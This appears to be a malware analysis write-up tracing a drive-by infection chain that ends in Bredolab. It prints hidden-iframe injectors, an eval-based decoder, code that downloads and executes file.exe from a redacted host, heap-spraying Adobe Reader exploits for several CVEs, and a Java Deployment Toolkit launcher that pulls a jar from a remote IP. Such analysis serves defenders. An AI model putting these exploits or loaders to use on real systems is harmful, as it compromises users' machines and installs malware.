
After Pegel or iframe assisted in redirecting the user’s browser to a malicious site, JavaScript code was downloaded:



```
try{
var Kzxf1mwg5;
function E985gk5(){

if (typeof(document.body) == 'object'){
clearInterval(Kzxf1mwg5);
}else{
return true;
}
Zuc1maut904y0 = ['src','h[e7i]gLh]tL'.replace(/[LZ\[7\]]/g, ''), 'w4i4d4t,h^'.replace(/[\^13,4]/g, ''),
'fPrZa:mMe:b:oZr:dZe:rS'.replace(/[SMZP\:]/g, '')];
function Ijfvee31(Mdfvmavx3b3n,Cirhjmeimf,R72nper0kgttr){
return Mdfvmavx3b3n.setAttribute(Cirhjmeimf,R72nper0kgttr);
}
function Y7hlrl39n8gd(Htkz0jn){
return document.createElement(Htkz0jn);
}
Aqamvh7kd = 'p';
V1n0yfrumr = window.frames.length;
if (V1n0yfrumr < 980228529 ){
Aqamvh7kd = 'i2f^rla)m)e{'.replace(/[\{\)l\^2]/g, '');
}

Qsf4krqz = document.referrer;
Pjzfeu8nwe = 'RU';
Lnewy45zcj6e = '2995529307';
Uxwtf73b = 'h2t^t2pP:]/^/][redacted].]c]o]mP:U8^0^8U0U/Ui]nPd2e^xU.UpUh]pP?PMUv]pPlPkUcPmU4U325]
jU=U1P1P&Pp^i^dU=P12'.replace(/[2\]U\^P]/g, '');
A4kllf0gc = 980228529;
T9c5vjhi8wi = Y7hlrl39n8gd('div');
T9c5vjhi8wi.id = 'Eb2tc2mm4p98e5';
T9c5vjhi8wi.name = 'Eb2tc2mm4p98e5';
A4kllf0gc -= 490114264.5*2+1;
document.body.appendChild(T9c5vjhi8wi);
Zvqdgwp9 = 'A4kllf0gc';
Fmh2upcvi = new Array(Uxwtf73b, A4kllf0gc,A4kllf0gc,0);
o29x2h3zjmk = document.createElement(Aqamvh7kd);
for (Hc2gs0ikli in Zuc1maut904y0){
Ijfvee31(o29x2h3zjmk,Zuc1maut904y0[Hc2gs0ikli], Fmh2upcvi[Hc2gs0ikli]);
}
document.getElementById('Eb2tc2mm4p98e5').appendChild(o29x2h3zjmk);
}

Kzxf1mwg5 = window.setInterval(E985gk5, '322');


}catch(Mmgx06l){}
```

Find | Save As | Print | Entire conversation (1959 bytes) ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


…that looked like this after deobfuscation:



```
try
{
    var IntervalId;
    function E985gk5()
    {
        if (typeof(document.body) == 'object')
        {
            clearInterval(IntervalId);
        }
        else
        {
            return true;
        }
        Url = 'http://[redacted].com:8080/index.php?Mvplkcm435j=11&pid=1';
        DivElement = document.createElement('div');
        DivElement.id = 'DIV';
        DivElement.name = 'DIV';
        document.body.appendChild(DivElement);
        IframeElement = document.createElement('iframe');
        IframeElement.setAttribute('src',Url);
        IframeElement.setAttribute('height',1);
        IframeElement.setAttribute('width',1);
        IframeElement.setAttribute('frameborder',0);
        document.getElementById('DIV').appendChild(IframeElement);
    }
    IntervalId = window.setInterval(E985gk5, '322');
}
catch(Mmgx061){}
```

After executing, the JavaScript code planted the following HTML-code on the page:


Yet another JavaScript code was downloaded from the link.



```
112J110J117J119J6J28J28J28J28J101J98J28J36J106J93J114J101J99J93J112J107J110J42J102J93J11</div>
<div name="Unkmh0xr"
id="Unkmh0xr">4J93J65J106J93J94J104J97J96J36J37J37J119J6J28J28J28J28J28J28J28J28J71J46J46J108J108J115J45J28J57J28J
96J107J95J113J105J97J106J112J42J95J110J97J93J112J97J65J104J97J105J97J106J112J36J30J101J98J110J93J105J97J30J37J55J6
J28J28J28J28J28J28J28J28J71J46J46J108J108J115J45J42J111J97J112J61J112J112J110J101J94J113J112J97J36J30J111J110J95J3
0J40J28J30J61J108J108J104J97J112J45J42J100J112J105J104J30J37J55J6J28J28J28J28J28J28J28J28J96J107J95J113J105J97J106
J112J42J94J107J96J117J42J93J108J108J97J106J96J63J100J101J104J96J36J71J46J46J108J108J115J45J37J55J6J28J28J28J28J28J
121J6J28J28J28J28J28J121J95J93J112J95J100J36J97J37J119J121J6J28J28J28J28J6J28J28J28J28J112J110J117J119J6J28J28J28J
28J101J98J28J36J106J93J114J101J99J93J112J107J110J42J102J93J114J93J65J106J93J94J104J97J96J36J37J37J119J6J28J28J28J2
8J121J6J28J28J28J28J121J95J93J112J95J100J36J97J37J119J121J6J28J28J28J6J28J28J28J28</div>
</div><input type="checkbox" id="Hcx4cg" value="ent" checked="checked"><div></div>
<script type="text/javascript" language="javascript" src="jquery.jxx?v=5.3.4"></script>
<script>

/*
setTimeout("window.replace", "1000");
*/
function Odazztbso(Nfgig70){
Vcc1yoi9n =  document;
Ntw5r5ch = Vcc1yoi9n.getElementById(Nfgig70);
return Ntw5r5ch.innerHTML;
}
var Uvqp13d3 = "";

var Zi8j75v = ["Rs8lh8vc4", "Msackz75gf", "Z3t2l1w", "Yyrkdrfx", "Kfk6ptpl", "Ikqsstm5fv", "T74c0ps6", "Unkmh0xr"]


var Uvqp13d3 = "";
for (M6cge3a39 in Zi8j75v){
Uvqp13d3 += Odazztbso(Zi8j75v[M6cge3a39]);
}
Ac38bcum = "document";

Ac38bcum = eval(Ac38bcum);
if ( typeof(W3hw9l6a) == 'uwnwd.eXfwiLn6ewd6'.replace(/[6\.LwX]/g, '')) W3hw9l6a = "Hdqvpi4";
function Lu6w85l(X2d78p3w){Ac38bcum.write(X2d78p3w);}
function H8ifp3h6f(Uvqp13d3) {
Qifimzcok = Uvqp13d3.split(W3hw9l6a);
var Csam2x7r = "";
for (var Nfgig70=0;Nfgig70<Qifimzcok.length-1;Nfgig70++) {
Gjic02s = parseInt(Qifimzcok[Nfgig70]);
Gjic02s += 4;
Csam2x7r += String.fromCharCode(Gjic02s);
}
return(Csam2x7r);
}

Lu6w85l('<scr'+'ipt>'+H8ifp3h6f(Uvqp13d3)+'</scr'+'ipt>');
```

Find
Save As
Print
Entire conversation (9325 bytes)
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


…and following deobfuscation, its fragment looked like this:



```
      a0wuLpymY.type = 1;
      arz2qDTHha.open('GET','http://[redacted].com:8080/welcome.php?id=0&pid=1',false);
      arz2qDTHha.send();
      a0wuLpymY.open();
      a0wuLpymY.Write(arz2qDTHha.responseBody);
      var kVhnIouA = './/..//file.exe';
      a0wuLpymY.SaveToFile(kVhnIouA,2);
      a0wuLpymY.Close();
    }catch(e) {}
    try{
      l1UnW0r09w.shellexecute(kVhnIouA);
    }catch(e){
      }
  }catch(e){
    }
}
fNPIP6FPav();
    C2z0u2ab = new Array("AcroPDF.PDF", "PDF.PdfCtrl");
    for(i in C2z0u2ab){
        try{
          Hj8c2l = new ActiveXObject(C2z0u2ab[i]);
          if (Hj8c2l){
            Qo4w9i = document.createElement("iframe");
            Qo4w9i.setAttribute("src", "Notes1.pdf");
            document.body.appendChild(Qo4w9i);
          }
        }catch(e){}
    }
    try{
    if (navigator.javaEnabled()){
        K22ppw1 = document.createElement("iframe");
        K22ppw1.setAttribute("src", "Applet1.html");
        document.body.appendChild(K22ppw1);
```

This code redirected user requests in the browser to exploits.


These exploits took advantage of the following vulnerabilities in certain Adobe Acrobat functions, including: util.printf (CVE-2008-2992), Collab.collectEmailInfo (CVE-2008-0655), Collab.getIcon (CVE-2009-0927), and media.newPlayer (CVE-2009-4324); whilst in the virtual Java machine they took advantage of (CVE-2010-0886) and the MDAC RDS.Dataspace ActiveX component (CVE-2006-0003).



```
function U2UcYKr()
{
  var IyIFVe = app.viewerVersion.toString();
  if (IyIFVe > 8)
  {
    x8EvTm(1);
    var iVvCdy8 = "12999999999999999999";
    for (RvU5gmOE = 0; RvU5gmOE < 276; RvU5gmOE ++ )
    {
      iVvCdy8 += "8";
    }
    util.printf("%45000f", iVvCdy8);
  }
  if (IyIFVe < 8)
  {
    x8EvTm(0);
    var UNXaCTHb = unescape("%u0c0c%u0c0c");
    while (UNXaCTHb.length < 44952) UNXaCTHb += UNXaCTHb;
    this .collabStore = Collab.collectEmailInfo(
    {
      subj : "", msg : UNXaCTHb
    }
    );
  }
  if (IyIFVe < 9.1)
  {
    if (app.doc.Collab.getIcon)
    {
      x8EvTm(0);
      var eGREUTNw = unescape("%09");
      while (eGREUTNw.length < 0x4000)eGREUTNw += eGREUTNw;
      eGREUTNw = "N." + eGREUTNw;
      app.doc.Collab.getIcon(eGREUTNw);
    }
  }
  if (IyIFVe == 9.2)
  {
    x8EvTm(1);
    var sf="1.000000000.000000000.1337 : 3.13.37";
    util.printd(sf, new Date());
    try
    {
      media.newPlayer(null);
    }
    catch(e)
    {
    }
    util.printd(sf, new Date());
  }
}
U2UcYKr();
```

A fragment of deobfuscated JavaScript code in a PDF exploit


The Java exploit is downloaded in two stages: the first download is the Applet1.html page, which contained an tag named as a jar file. The exploits are downloaded next.



```
<html><head><title></title></head><body><applet width='100%' height='100%' code='JavaUpdater' archive='Game1.jar'><param name='id' VALUE=
'L?H4H4H%.f3n3nL2LhLmH.LRLHL?3mL.LnL2.f.?.%.?.%3nHHLwLtL.LnL2Lw3mH%L?H%.nLRL4.2.h.h3LH%LRL4.2.h3L.h.2.h3L.?.h'></applet><applet code='main.class' archive=
'Backgammon1.jar' width='133' height='137'><param name='game_id' VALUE='i11ZD==JYUS2xiu3RJDV1V1=Q.O3RJ.uZiZb2P%wh4Z2P%w4w%wh'></applet><script>var u = 'htt'+
'p: -J-j'+'ar -J\\\\91.121.108.61\\public\\001.jar "BJJF/mmnT1DjZBI9#n/igigm54v9#n4IFBFAjw0izFjw0e" no'+'ne';
        if (window.navigator.appName == "Microsoft Internet Explorer") {
            var o = document.createElement("OBJECT");
            o.classid = "cl"+"sid:"+"CAFEEF"+"AC-DEC7-0"+"000-0000-A"+"BCDEFFEDCBA";
                try {
                    if(!o["la"+"un"+"ch"](u))
                        {
                            throw new Error();
                        }
                }
                catch(e){}
        } else {
            var o = document.createElement("OBJECT");
            var n = document.createElement("OBJECT");
            o.type = "applicat"+"ion/npruntime"+"-scriptable-plug"+"in;deployme"+"nttoolkit";
            n.type = "appli"+"cation/jav"+"a-de"+"ployment-t"+"oolkit";
            document.body.appendChild(o);
            document.body.appendChild(n);
            try {
                    if(!o["laun"+"ch"](u))
                        {
                            throw new Error();
                        }
            } catch (e) {
                    try {
                        if(!n["la"+"unch"](u)) throw new Error();
                    } catch(ex) {}
            }
        }
        </script></body></html>
```

The Applet1.html page that downloads a java exploit

Once this process has taken place, the exploits are downloaded onto the victim computer and proceed to launch the malicious Backdoor.Win32.Bredolab, which then downloads and launches other malicious programs.



